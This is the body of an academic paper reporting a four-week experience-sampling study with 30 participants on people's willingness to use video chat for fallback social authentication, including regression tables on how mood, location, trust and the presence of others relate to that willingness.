To explore users' perceived willingness to use video-based social authentication, we performed a four-week-long ESM (experience sampling method) study. The ESM study simulated important aspects of the authentication process. We sent simulated video authentication requests to participants' mobile phones and measured how participants reacted to these simulated requests. We also measured factors like mood, location, trust, and presence of others to see how these factors affect people's perceived willingness to use video authentication. In this study, we focused on the following two research questions.

- **RQ1**: *What is the effect of mood, location, trust, and presence of others on people's perceived willingness to use video-based social authentication?*
- **RQ2**: *What are the reasons people agree or decline to participate in simulated video-based social authentication at the moment?*

To summarize, our work has three major contributions:

- Our results demonstrate people's perceived willingness to use video chat as a secondary or fallback social authentication method, especially within a small social network of people who know each other.
- We find that mood, location, trust, and presence of others are contextual factors that are associated with the perceived willingness to use such an authentication.
- Our paper offers initial insights into human-computer interaction issues stemming from simulated use of such authentication and presents implications that may be useful for designing and implementing video-based social authentication systems.

2 Related Work

2.1 Fallback Authentication

2.1.1 Security questions

Security questions are widely used as a secondary or fallback authentication mechanism when primary passwords are lost, forgotten, or users need to recover their accounts for other reasons. Using security questions as an authentication method is well studied. For example, research has found that while answers to security questions are easy to recall, about one-third of the answers can be guessed by those who are close to the users [94], and nearly forty percent can be guessed by parents, partners, close friends, etc. [73]. Bank security questions had a set of usability and security issues, including inapplicability, ambiguity, lack of memorability, guessability, attackability, and automatic attackability [75]. Twenty percent of the answers to the security questions used by top webmail providers cannot be recalled by users [77], but many can be guessed by attackers [77]. More recently, a study conducted by Google in 2015 about security questions revealed that it is nearly impossible to design security questions that are both secure *and* memorable [13]. Based on these results, some best-practice suggestions favor more reliable alternatives for fallback authentication [13].

2.1.2 Out-of-band communications

One popular alternative to security questions is the use of out-of-band communication such as SMS or email. Using SMS or email as fallback authentication is considered more secure, reliable, and preferable to security questions by big tech companies such as Google [13]. Beyond that preference, SMS is also preferred over email because people often use the same password for their primary account and recovery email, and some email providers recycle inactive email addresses [13]. However, using SMS for fallback authentication is also risky due to the security and privacy vulnerabilities of mobile phones and SMS. SMS authentication messages often include the name of the application for which the message was intended, which may risk compromising users' accounts [89]. For these reasons, the National Institutes of Standards and Technology deprecated SMS as an out-of-band verification method, though they have recently softened this guidance [38].

Furthermore, mobile phones are frequently lost or stolen. For example, in the U.S., 31% of mobile phone owners have had their mobile phone lost or stolen, and 12% of them have had another person access their phone in a way that they felt their privacy was invaded [15]. Current solutions such as Google's 'Find your phone' [37] and Apple's 'Find my iPhone' service [4] inadequately protect the data on devices since they can be disabled or hacked by others [62, 78, 90]. Moreover, the protection offered by these services is reactive, meaning the data on the device remains vulnerable until users realize their devices are stolen or lost and then take actions to lock them.

2.2 Social Authentication

Social authentication, which is defined as "the direct or indirect utilization of social knowledge or trust relationships in human-computer authentication systems deployed in online or offline contexts" [2], has been shown to be a promising fallback authentication mechanism. For example, Schechter and colleagues designed, built, and tested a social authentication system for Windows Live ID and found that about 90% of participants who made the effort to call trustees successfully authenticated [77]. This form of social authentication can be improved by adding multi-level social networks to automate

the process [93]. Another social authentication protocol used mobile phones to issue and use tokens to authenticate [83]. Facebook launched its trustee-based social authentication system called Trusted Friends to recover locked accounts in 2011 and redesigned it to Trusted Contacts in 2013 [28]. The redesigned Facebook social authentication system added a layer to ask users to verify information and interactions about their social contacts to enhance security [50]. However, Facebook's Trusted Contacts was found to have a number of security risks [51]. Also based on Facebook, Yardi and colleagues designed and built a photo-based web authentication framework [91]. In this social authentication system, users verify others with tagged user photos in a group. Besides photos, social authentication can also use videos to verify users' identity. Sherman and colleagues found that most (68%) of the participants chose video verification over photo ID cards and voter ID cards in terms of the accuracy in verifying individuals for voting [81]. Moreover, they found that most of the participants (74%) said they are willing or very willing to participate in video verification [81].

Another form of social authentication that could be used for fallback authentication is device notarization (DNo), which has inspired the study here. DNo was suggested as a way to allow users to proactively maintain and improve the security of their mobile devices [60]. DNo employs human-mediated, crowdsourced biometric authentication as a potential solution to the problem of remote authentication. In this system, a person from the crowd (the notary) confirms that the current device user (the supplicant) is, in fact, the device owner via a short video chat. Similarly, Shropshire and Menard proposed an approach using videos and trusted contacts as a form of fallback authentication [82]. In their approach, the supplicant uploads a video to the server. Then the notary confirms the identity of the supplicant by viewing the video from a text message. Video-based authentication may be suitable for protecting data of users deemed highly vulnerable or for high-value transactions, such as moving money between bank accounts. For example, using live video for authentication has recently been explored by the banking industry for high-value transactions [12]. In addition to other forms of video authentication, uploading a short video during enrollment [42] is currently being explored. While notarization is not expected to be used for frequent actions such as unlocking a phone because it would be too cumbersome, it could be effective for rare transactions such as password recovery [60]. Libonati and colleagues [60] also discussed potential privacy risks for both supplicant and notary and outlined the steps taken in their design to minimize those risks.

To date, DNo and most other social authentication systems have only been tested in lab settings. In the field, many external factors may affect the efficiency and the reliability of a social authentication system. For video-based social authentication, factors such as mood [72], location [74], trust [14], and presence of others [16] may affect users' perceived willingness to use it in the field. Therefore, in this work, we explore these issues in research questions RQ1 and RQ2.

3 Method

Our study had three steps. First, participants completed a pre-survey. Next, we used the experience sampling method [58] to collect data over four weeks from 30 participants. Finally, participants completed a post-survey. We organize our methods in the following five sub-sections: recruitment and participants, pre-survey, experience sampling, post-survey, and ethical considerations.

3.1 Recruitment and Participants

We advertised our study as "a study that uses video chat as an alternative form of authentication, instead of using passwords or security questions, for example." We recruited participants in two phases. First, we recruited participants via social media, flyers, and word of mouth. Then, since we wanted to recruit participants who already knew each other, we used snowball sampling, where existing participants suggest possible future participants from among their acquaintances [36]. Participants who expressed interest in joining our study were asked to provide the email address of one to ten individuals from their social network who might also be interested in our study. Subsequently, we invited all these individuals to participate via email that included a pre-survey. Participants were required to participate in the study together with at least one person they knew prior to the study. As a result, 36 people accepted our initial invitation and were qualified to participate in the study. Among these 36 participants, two participants had technical issues with their mobile phones, and four participants dropped out of the study after the pre-survey. Thus, 30 participants who owned at least one smartphone completed the study, and their data were used in later analysis. See Section 4.1 below for additional information about our participants. Each participant was awarded a $40 gift card after the completion of the study.

3.2 Pre-survey

The pre-survey (see Appendix A) had questions covering demographic items (including gender, age, race, income, and education) as well as mobile app usage and the perceived sensitivity of data captured by those apps. Participants were asked to list at least five and up to ten of their most frequently used mobile apps. Two questions adapted from those used by Gibbs, Ellison, and Lai [34] were added to allow us to categorize the applications in terms of data sensitivity from low to medium to high. The pre-survey also asked whether participants currently use PINs to lock their phones, whether they have ever used video chat before, and how many hours per week they spend on video chatting. Participants were asked

to list at least one and up to ten individuals from their social network who may also be interested in participating in the study with them. This list was not limited to close relations (e.g., family, friends) but could also include weak ones (e.g., strangers). We also requested that each participant upload a photo of themselves, which we used later in the ESM questionnaire. Finally, participants responded to a trust question about each individual they listed. Trust was assessed via an adapted version of a validated interpersonal trust scale [53]. Trust was categorized as low, medium, or high using this scale.

3.3 Experience Sampling

3.3.1 The experience sampling method

We used the experience sampling method (ESM) [58] in our study. Using ESM, participants are prompted to provide systematic self-reports (e.g., answers to questionnaires) about events as they occur throughout daily life [24]. One major advantage of ESM is it does not require participants to recall anything, which minimizes the effects of reliance on memory and reconstruction. Instead, it asks about participants' current activities and feelings [24]. ESM data may, therefore, be more reliable than data that must be recalled, because it is less susceptible to subject recall errors than other self-report feedback elicitation methods [26]. It is particularly well-suited and widely used for ubiquitous computing [24] and mobile device studies [10].

3.3.2 Group

We used the social network information participants provided in the pre-survey to form social networks for the purpose of the study. We placed six participants together in a group, which resulted in five groups total. Each group had some participants who knew each other and some participants who did not know each other prior to the study (i.e., strangers). We first paired the participants who already knew each other. Then we randomly placed these pairs in five groups to make sure there were both strangers and known people for every participant. As a result, two groups had three participants who knew each other, and the other three participants were strangers. The other three groups had two participants who knew each other, and the other four participants were strangers. We created groups consisting of both strangers and people who knew one another, so we could measure if trust in the person will affect people's willingness to use a video-based social authentication system. The same adapted version of the validated interpersonal trust scale [53] was used again to measure participants' trust in each group member. Trust was categorized as low, medium, or high using the same scale.

3.3.3 Procedure

Before the formal study, we used text explanations and a mock-up to simulate the authentication process and to help participants differentiate video-based social authentication from general video chat. Participants were instructed that they should think of the system as a way to recover accounts, rather than for primary authentication or general video chat. Participants were also instructed to provide the perceived willingness to use such authentication.

Participants agreed to receive SMS text messages from the researchers for the duration of the study and to respond via their mobile phone's web browser. Participants received two or three prompts per day over the four-week period between the hours of 9 AM and 9 PM. This resulted in 72 SMS prompts per participant over the four-week period.

Each SMS prompt signaled participants to fill out a response form about their perceived willingness to do a video authentication at that moment. There are two types of prompts: initiate and help. For an initiate prompt, participants were informed that they needed to initiate a video chat to gain access to one of the apps on their phone. The app and its sensitivity were selected based on participants' responses in the pre-survey. If a participant was willing to initiate a video chat for authentication, then the participant was asked to select one person from the six-person group (with six avatars presented, collected from the pre-survey) to send a video-based authentication request. For a help prompt, participants were informed that they were being asked to help one person (with an avatar presented, collected from the pre-survey) from the six-person group to gain access to an app via a video chat. The image of the avatar was used to simulate a video-based social authentication call, just as people would see each other in a video chat.

Participants received one initiate SMS and one help SMS per day. In addition, four times a week, they received an additional initiate or help SMS. Thus, each participant received nine initiate SMS and nine help SMS messages per week. To address the possibility of the time of day being an important factor of the willingness to initiate or help [63, 71], we wrote a program to randomly determine a time of day during the morning (9:00 AM – 11:59 AM), afternoon (1:30 PM – 4:29 PM), or evening (6:00 PM – 8:59 PM). Thus, each participant received six SMS messages in the morning, afternoon, and evening, respectively. We randomized the time points with rules since, in a real-world scenario, a video-based social authentication request could also happen at any time. Upon receiving an SMS, each participant was prompted to click a link in the SMS to take the ESM questionnaire. In the questionnaire, participants were given the option to decline or accept a video-based authentication (initiate or help). We then asked the reasons for the accept or decline decision. In the questionnaire, we also asked about participants' mood, location, and the presence of other people. Note that we did not ask partici-




Figure 1: Example Interface of ESM Questionnaire

pants to do any real video chatting or authentication. Instead, we simulated the real video-based authentication scenario and asked for participants' perceived willingness to initiate or help with authentication via a video chat. As participants may not see the ESM questionnaires until later, participants were instructed, "If you do not see a text until later, respond to the survey based on what you were doing and how you were feeling at the time the text came to your phone, NOT when you saw it."

Overall, during the four-week period, 72 (2 types of request (initiate or help) $\times$ 9 per week $\times$ 4 weeks) SMS messages were scheduled to be sent to each participant. This resulted in 2,160 SMS messages in total. Due to human errors or technical issues, 1,992 SMS messages were successfully sent and received by participants. The human errors or technical issues stemmed from two issues: 1) manual typing issues from research assistants and 2) SMS delivery issues on participants' phones. An example interface of the ESM prompt can be found in Figure 1. The entire ESM questionnaire can be found in Appendix C.

3.3.4 Reasons to agree

The following options were provided for participants to choose from: Length of time we've known each other; What I know about them; I know I would recognize them effectively; They are responsive when I ask them to help me; We have lots of friends in common; We don't have many friends in common; I would want additional contact with them; I think they are attractive. We also provided an "other" option for participants to manually enter a response in a text box if needed. Note that some of the options provided were adapted from the pilot study (see Section 3.5).

3.3.5 Reasons to decline

The following options were provided for participants to choose from: I'm busy; I don't want to; I'm not in a location that could use video chat; I'm having network issues (e.g., no wi-fi, over data usage); I'm having technical issues (e.g., phone is broken, camera won't work); I don't trust anyone in my network. We also provided an "other" option for participants to manually enter a response in a text box, if needed.

3.3.6 Mood

Mood was assessed via the Brief Mood Introspection Scale (BMIS) [65]. BMIS allows us to compute a standard composite pleasantness score. The BMIS pleasant-unpleasant composite includes 16 items, and each item is measured by a four-point Likert scale [64]. We used this assessment to see if mood played a factor in people's willingness to accept or decline a video-based social authentication.

3.3.7 Location

Location was assessed via a question in the ESM questionnaire, which gathered where participants were when they were responding. The following options were provided to participants: at home, at work, at school, driving a vehicle, riding in a vehicle, and some other public location (e.g., a coffee shop, a grocery store). We also provided an "other" option for participants to manually enter a response in a text box, if needed. Because the SMS prompts were random, we had no idea where participants would be when they received the prompts. We asked participants to respond to the prompt as soon as they safely could, not while driving.

3.3.8 Presence of other people

Presence of other people was assessed via a question in the ESM questionnaire regarding whether the participants were around other people when they were responding. The following options were provided to participants: "No, I'm alone", "Yes, I know most or all of those around me", and "Yes, but I don't know most or any of those around me".

3.4 Post-survey

The post-survey (see Appendix B) had nine questions. First, we asked what type of mobile phone each participant used in the study. Then, we asked about participants' comfort (adapted from [52]) with video chat in general and their comfort with the idea of seeking identification from another person through video chat. Then, we asked participants which person from their group they prefer to have authenticate their identity and why they prefer that person. Finally, we asked three questions about their opinions on asking or giving help for video-based authentication. We closed the post-survey by asking participants for any additional comments about the study.

3.5 Pilot Study

We conducted a pilot study with ten participants for five days. During that period, we were able to test the procedure and fix technical issues related to sending and receiving SMS messages. Some of the response options we provided in the formal study were also adopted from the pilot study (e.g., "We don't have many friends in common" and "I think they're attractive" for agreeing to help.)

3.6 Ethical Considerations

The entire research protocol was IRB approved. Each participant read and signed the consent form before the study. All the participants volunteered to participate in the study and understood that they could withdraw from the study at any point without consequence. We told participants about the potential risks and benefits of taking part in this study and documented these on the consent form. The potential risks we noted were minimal and did not exceed the activities of everyday life, such as using a mobile phone to video chat. One potential risk we noted was that filling out survey questions about mood may cause participants to think about negative emotional states. To avoid disturbing participants' sleep, we decided to limit ESM prompts to 9 AM through 9 PM. We emphasized that all user data collected was to be kept strictly confidential. Only members of the research team had access to it, and the data was only used in this work.

	Participants	
Gender		
Female	17	57%
Male	13	43%
Age		
18-29	22	73%
30-39	5	17%
40-49	1	3%
50+	2	7%
Race		
White	24	80%
Asian & Pacific Islander	5	17%
Other	1	3%

Table 1: Demographics of participants

	N = 246	Mean Sensitivity (SD)
Finance	9	3.8 (1.2)
Shopping	9	3.4 (1.4)
Productivity	23	3.2 (1.3)
Social Networking	102	3.0 (1.1)
Utilities	15	2.3 (1.3)
Health&Fitness	3	2.7 (1.3)
Music	11	2.4 (1.1)
News	20	2.3 (1.2)
Navigation	11	1.9 (0.6)
Sports	9	1.8 (0.8)
Education	4	1.8 (1.0)
Game	18	1.8 (1.0)
Weather	8	1.8 (1.2)
Entertainment	4	1.3 (0.5)

Table 2: Popular apps reported by participants, ordered by sensitivity

4 Findings

We first provide an overview of our 30 participants in Section 4.1. We then report the mobile app usage self-reported by our participants in Section 4.2, which shows that our participants use similar mobile apps with many other mobile

Week	Initiate			Help			Total
	Sent	Received	Response rate	Sent	Received	Response rate	Response rate
1	261	194	74.3%	254	200	78.7%	76.5%
2	257	124	48.2%	261	180	70.0%	58.7%
3	219	134	61.2%	221	149	67.4%	64.3%
4	256	122	47.7%	263	133	50.6%	49.1%
Overall	993	574	57.8%	999	662	66.3%	62.0%

Table 3: Response rate to the ESM prompts by week, split by request type

	Initiate	Help
No	344 (59.9%)	337 (50.9%)
Yes	230 (40.1%)	325 (49.1%)

Table 4: Responses to the video chat request for authentication, split by request type (Excluding non-responses)

	Initiate	Help
No	344 (34.6%)	337 (33.7%)
Yes	230 (23.2%)	325 (32.6%)
Non-response	419 (42.2%)	337 (33.7%)

Table 5: Responses to the video chat request for authentication, split by request type (Including non-responses)

phone users. Also in Section 4.2, we report the sensitivity of these mobile apps rated by our participants. In Section 4.3, we present the response rate and the average response time of the ESM questionnaires. Since not all the ESM questionnaires got responded to, in the following Section 4.4, we interpret the rate of agreeing or denying the video chat for authentication in two approaches: excluding and including the non-responses.

In Section 4.5 and Section 4.6, we present the results of the predictors that influence the perceived willingness to use video chat as an authentication method. We found that trust of others, the presence of others, location, and mood had notable effects on the perceived willingness to use such an authentication mechanism (see Table 6 and Table 7 for details). We analyzed the results using repeated-measures logistic regressions with Generalized Linear Mixed-effects Models, which fits the experience sampling methods we used. To understand the effects of different values of each parameter, we conducted Tukey's post-hoc tests to adjust p values to account for family-wise errors [86]. Given the sample size and the effect size (odds ratio) we reported in the paper, we calculated the post-hoc power (all above 0.8), which means we had enough participants. The following predictors were used in the repeated-measures logistic regressions (for categorical predictors, we selected the most normative category as the baseline):

- the sensitivity of apps (for initiate); ordinal (low; medium; high)
- trust in person (for help); ordinal (low; medium; high)
- location; categorical (at home; at work; at school; driving a vehicle; riding in a vehicle; some other public location (e.g., a coffee shop, a grocery store)
- mood; continuous (from 1 to 4)
- presence of others; categorical (no other people around; I know most or all of those around me; I don't know most or any of those around me)
- timing; categorical (morning; afternoon; evening)

We then present the reasons for agreeing to help or declining to video chat in Section 4.7 and Section 4.8, respectively. Finally, we present the post-survey results in Section 4.9.

4.1 Participants' Demographics

Participants' demographic information was collected in the pre-survey (see Section 3.2 and Appendix A). All of our participants were recruited from the United States, distributed across ten different states. Among the 30 participants, there were more females than males (57% vs. 43%). Participants fell primarily into the age range of 18-29 years old (see Table 1 for details). Eighty percent of the participants were white, with the next most common race being Asian & Pacific Islander (17%). The participants self-reported a range of incomes: 23% reported incomes under $30,000, and 33% reported incomes over $75,000. The participants were also highly educated, with the vast majority (97%) having attended at least some college. The majority (63%) of the participants reported that they used a PIN to unlock their phones. About 83% of our participants self-reported having used video chat at least once before the study. Of those 25 participants who had used video chat before, most (84%) of them reported using video chat for less than two hours per week. Twenty-four percent of our participants self-reported not using video chat at all during a typical week.

4.2 Apps and Sensitivity

Participants self-reported 261 unique apps installed on their mobile phones (collected in the pre-survey, see Section 3.2 and Appendix A). We grouped these apps into 18 categories based on Apple's app category [48] (see Table 2). The most

Model *initiate* ∼ (1|pid)	*Chi.sq*	*df*	*p*	*B(SE)*	2.5% *CI*	*Odds Ratio*	97.5% *CI*
+sensitivity	0.60	1	.440	0.11 (0.13)	0.86	1.12	1.45
+mood	26.10	1	**< .001**	1.75 (0.28)	1.33	2.04	3.22
+location *(baseline: at home)*	21.01	6	**.002**				
at work			**.001**	-1.21 (0.38)	0.14	0.30	0.63
at school			.294	-0.45 (0.43)	0.27	0.64	1.49
driving a vehicle			**< .001**	-2.42 (0.70)	0.02	0.09	0.31
riding a vehicle			.513	-0.40 (0.62)	0.19	0.67	2.30
someone else's house			.743	0.24 (0.72)	0.31	1.27	5.74
other public			.173	-0.61 (0.44)	0.22	0.55	1.31
+others around *(baseline: none)*	9.77	2	**.008**				
people I know			.158	-0.38 (0.27)	0.40	0.68	1.17
strangers			**.002**	-1.38 (0.44)	0.10	0.25	0.59
+timing *(baseline: evening)*	1.47	2	.480				
morning			.996	0.01 (0.27)	0.59	1.00	1.71
afternoon			.306	-0.29 (0.28)	0.43	0.75	1.31

Table 6: Effect of the sensitivity of apps, location, mood, presence of others, and timing on perceived willingness to initiate a video chat for authentication. Initiate is coded as 1. Do not initiate is coded as 0.

frequently occurring app categories were social networking (messaging, dating, photo sharing, etc.), productivity (email client, note-taking, task management, etc.), and news (television, video, RSS readers, etc.). This is consistent with the statistics on mobile app use [43], indicating that our participants were similar to many other mobile phone users. We also asked participants to rate the sensitivity of each app they reported (see Section 3.2). Finance apps (personal financial management, mobile banking, etc.), apps for shopping (Amazon, eBay, Starbucks, etc.), and productivity apps were rated as the top three most sensitive (see Table 2).

4.3 Response Rate and Time

Table 3 shows the responsiveness to the ESM prompts by week over the course of the four-week study. In week one, participants responded to 76.5% of all ESM prompts. In week two, the response rate dropped to 58.7%. In week three, the response rate stayed relatively consistent with week two, adding about five percentage points to a 64.3% response rate. During the last week, the ESM response rate dropped to 49.1%. This leveling off of participant responsiveness is consistent with other ESM studies [32]. This is common for ESM investigations [87] and highlights the importance of conducting the study over time. Across the entire study, participants responded to 62.0% of all the ESM prompts.

In general, participants were more likely to respond to help with a video chat request than to initiate a request ($\chi^2(1) = 15.09$, $p < .001$). The average response time for each prompt was 63.4 ($\pm$ 3.1) minutes. The agreed responses had significantly shorter response time than denials responses (45.2 mins *vs.* 78.2 mins, U = 231,610, $p < .001$). Across participants, the response rates were similar. For initiate prompts, they were between 52.6% and 70.2%. For help prompts, they were between 68.9% and 73.1%.

4.4 Effect of Type of Request

As we reported in Section 4.3, not all the ESM prompts received a response (which is common in ESM studies [32]). Thus, we examined the effect of type of request in two ways. The first was more conservative than the second: 1) considering all non-responses as denials; 2) ignoring non-responses and only examining the ESM prompts that received a response. In both cases, participants were more willing to agree to requests for help (49.1% of the time and 32.5% of the time, respectively) than to agree that they would initiate (40.1% of the time and 23.2% of the time, respectively) a video chat for authentication ($\chi^2(1) = 10.12$, $p = .001$, see Table 4; $\chi^2(1) = 13.27$, $p < .001$, see Table 5). Although the numbers vary between participants, all of the participants in our study agreed to initiate and help with a video chat for authentication at least once.

4.5 Predictors of Initiating a Video Chat

As shown in Table 6, location, mood, and presence of others had significant effects on the willingness to initiate a video chat for authentication, while the sensitivity of the app and timing had no significant effects. A Tukey's post-hoc test showed that while at work, participants were less likely to initiate a video chat for authentication than at home ($p = 0.020$, *odds ratio (OR)* = 0.30, *95% Confidence Interval (CI)*: [0.14, 0.62]). Similarly, while driving a vehicle, participants were less likely to initiate a video chat for authentication than at home ($p = .008$, $OR = 0.08$, CI: [0.02, 0.35]). The

Model *help* ∼ (1|pid)	*Chi.sq*	*df*	*p*	*B(SE)*	2.5% *CI*	*Odds Ratio*	97.5% *CI*
+trust	36.26	1	**< .001**	0.76 (0.13)	1.67	2.14	2.77
+mood	40.48	1	**< .001**	1.17 (0.23)	2.07	3.22	5.17
+location *(baseline: at home)*	32.28	6	**< .001**				
at work			**.001**	-1.29 (0.34)	0.14	0.28	0.54
at school			.148	-0.58 (0.40)	0.27	0.64	1.49
driving a vehicle			**< .001**	-3.11 (0.68)	0.01	0.04	0.15
riding a vehicle			.650	-0.25 (0.56)	0.26	0.78	2.35
someone else's house			.764	-0.17 (0.57)	0.27	0.84	2.65
other public			.146	-0.58 (0.40)	0.26	0.56	1.22
+others around *(baseline: none)*	16.65	2	**< .001**				
people I know			**< .001**	-1.00 (0.26)	0.22	0.37	0.61
strangers			**.002**	-1.30 (0.42)	0.12	0.27	0.62
+timing *(baseline: evening)*	3.62	2	.164				
morning			.100	0.41 (0.25)	0.93	1.51	2.46
afternoon			.110	0.40 (0.25)	0.91	1.50	2.46

Table 7: Effect of the trust in person, location, mood, presence of others, and timing on perceived willingness to help with a video chat for authentication. Help is coded as 1. Do not help is coded as 0.

more positive and pleasant their mood was, the more likely they were willing to initiate a video chat for authentication (p = .001, OR = 5.23, CI = [2.77, 9.86]). Participants were also less likely to initiate a video chat when they were with strangers than when they were alone (p = .005, OR = 0.25, CI: [0.11, 0.60]). When participants agreed to initiate a video chat for authentication, they tended to choose someone they knew prior to the study rather than someone they didn't know before the study (87.1% of the time vs. 12.9% of the time).

4.6 Predictors of Willingness to Help

As shown in Table 7, trust, location, mood, and presence of others had significant effects on the perceived willingness to help with a video chat for authentication, while timing had no significant effect. A Tukey's post-hoc test showed that the higher the in-person trust was, the more likely participants were to agree to help others with a video chat for authentication ($p < .001$, OR = 2.16, CI: [1.68, 2.77]). Note that since in-person trust and whether the participants knew each other prior to the study were almost perfectly correlated (r = .93, $p < .001$), we used only trust (leaving out whether participants knew each other prior to the study) as a predictor in the regression model. This was required to avoid multicollinearity [29], which is when independent variables in a regression model are highly correlated. We can see the trend in the descriptive data about how whether people knew each other prior to the study was related to their willingness to help: when the help request was sent from someone the participants knew prior to the study, participants were willing to help 63.3% of the time. On the other hand, when the help request was sent from someone the participants didn't know prior to the study, the participants were willing to help only 42.1% of the time.

While at work, participants were less likely to help with a video chat for authentication than at home (p = .002, OR = 0.27, CI: [0.14, 0.52]). Similarly, while driving a vehicle, participants were less likely to help with a video chat for authentication than at home ($p < .001$, OR = 0.05, CI: [0.01, 0.17]). Actually, when participants were driving a vehicle, they were significantly less likely to help with a video chat for authentication than any other location. The more positive and pleasant their mood was, the more likely they were willing to help a video chat for authentication ($p < .001$, OR = 6.87, CI: [3.80, 12.45]). Participants were also less likely to help with a video chat when they were with people that they knew than when they were alone ($p < .001$, OR = 0.37, CI: [0.23, 0.62]). Similarly, when participants were with strangers, they were less likely to help with a video chat than when they were alone ($p < .001$, OR = 0.27, CI: [0.12, 0.61]).

4.7 Reasons for Agreeing to Help

Participants were allowed to give one or more reasons why they agreed to help per ESM prompt response. From the 325 times participants agreed to help via video chat, participants provided 907 reasons, many of which overlapped. Across these 907 responses, seven stood out, accounting for more than 10% of reasons each (in other words, seven reasons accounted for 70% of the responses). The most frequently cited reason for agreeing to help was "the length of time the participant knew the other person," followed by their "confidence in their ability to recognize that person effectively" and "they are responsive when I ask them to help me" (see Table 8).

	Responses
Length of time we've known each other	145 (16%)
I know I would recognize them effectively	140 (16%)
They are responsive when I ask them to help me	133 (15%)
What I know about them	125 (14%)
We have lots of friends in common	97 (11%)
I think they are attractive	95 (11%)
I would want additional contact with them	94 (11%)
We don't have many friends in common	46 (5%)
Other	16 (2%)
- Appearance of other person as happy or friendly	4 (< 1%)
- To be helpful	3 (< 1%)
- Close relationship	3 (< 1%)
- Bored	2 (< 1%)
- Not busy	2 (< 1%)
- Believe the other person will help them	2 (< 1%)

Table 8: Reasons for agreeing to help with a video chat, sorted by frequency

	Initiate	Help
I'm busy	203 (59%)	219 (65%)
I don't want to	70 (20%)	32 (9%)
I'm not in a location to video chat	47 (14%)	40 (12%)
Other	8 (2%)	18 (5%)
Sleeping	8 (2%)	9 (3%)
I'm having network issues	3 (1%)	7 (2%)
I don't trust him/her	5 (1%)	3 (1%)
I don't know him/her	0 (0%)	6 (2%)
Sick	0 (0%)	3 (1%)

Table 9: Reasons for declining video chat, sorted by frequency

4.8 Reasons for Declining

When participants opted to decline to an ESM prompt to authenticate via video chat, we also asked reasons for declining. The most common reason they provided was that they were "busy" (59% for initiate and 65% for help; see Table 9). The percentage of "busy" was consistent across the four-week period (52.3%, 69.3%, 65.6%, 58.7%, respectively). The other common reasons included "I don't want to" and "I'm not in a location to use video chat". Participants also gave more "other" explanations (5% vs. 2%) when they were prompted to help versus initiate.

4.9 Post-Survey Results

In general, participants self-reported that they were comfortable with interacting through video chats (M = 2.2, SD = 1.1). Only 10% of the participants reported that they disagreed or strongly disagreed that they were comfortable interacting through video chats in general. When we asked about seeking authentication from another person through video chat, they were still relatively comfortable (M = 2.8, SD = 1). About 23.3% of the participants reported that they disagreed or strongly disagreed that they were comfortable seeking authentication through video chats. The majority of participants also had fun helping others (M = 2.5, SD = 1.1), would have liked seeing the other person on video chats when helping them (M = 2.6, SD = 1.2), and liked the opportunity to help other people (M = 2.3, SD = 1.2).

5 Discussion and Implications

We explored people's perceived willingness to use video chat as an alternative social authentication method. Furthermore, we explored the contextual factors that may affect people's perceived willingness to use such authentication. Our results suggest that people are, in general, willing to use video chat as a social authentication method. Specifically, we find that trust in other people, location, mood, and the presence of others are factors that could potentially affect people's perceived willingness to use social authentication. We included participants' quotes in the discussion, which are illustrative sources. The primary data was from the ESM questionnaires. The quotes just helped us to further interpret the data we saw from the logistic regression models.

5.1 Use Video-Based Social Authentication in a Small Group of People Who Know Each Other Well

Video-based social authentication differs from general video chat, in which the motivation for participation is usually the desire for closeness [56]. For video-based social authentication, for people who initiate the authentication, the motivation is usually the singular desire to get authenticated when primary authentication fails. For example, "*I think a verification through video chat is very secure if I cannot get access to the app and my family or friends can help me out.*" (P4). For people who help the authentication, the most commonly cited reasons for agreeing to help are "Length of time we've known each other" and "I know I would recognize them effectively." Examples included, "*Only because it's Alice*" (P19)[1] and "*Cause I like to help people and think I would recognize her*" (P11). Our study shows that the motivation of people participating in video-based social authentication is very different from participating in general video chats.

When participants declined to video chat to authenticate, the reason they most often gave was that they were busy. It was not lacking of ability (e.g., only 1 – 2% of the time was the reason a technical issue) or because of trust or familiarity issues (1 – 2% of the time) that participants declined (see Table 9), but rather because they were unable to since they were already engaged in other activities. It is also worth noting that under the circumstances of the study, participants were queried at random times, but under actual conditions, they

[1] The real name was replaced with "Alice."

would be initiating themselves, not via a prompt. Thus, it is likely that participants would be more willing to initiate since they would be likely available to do so.

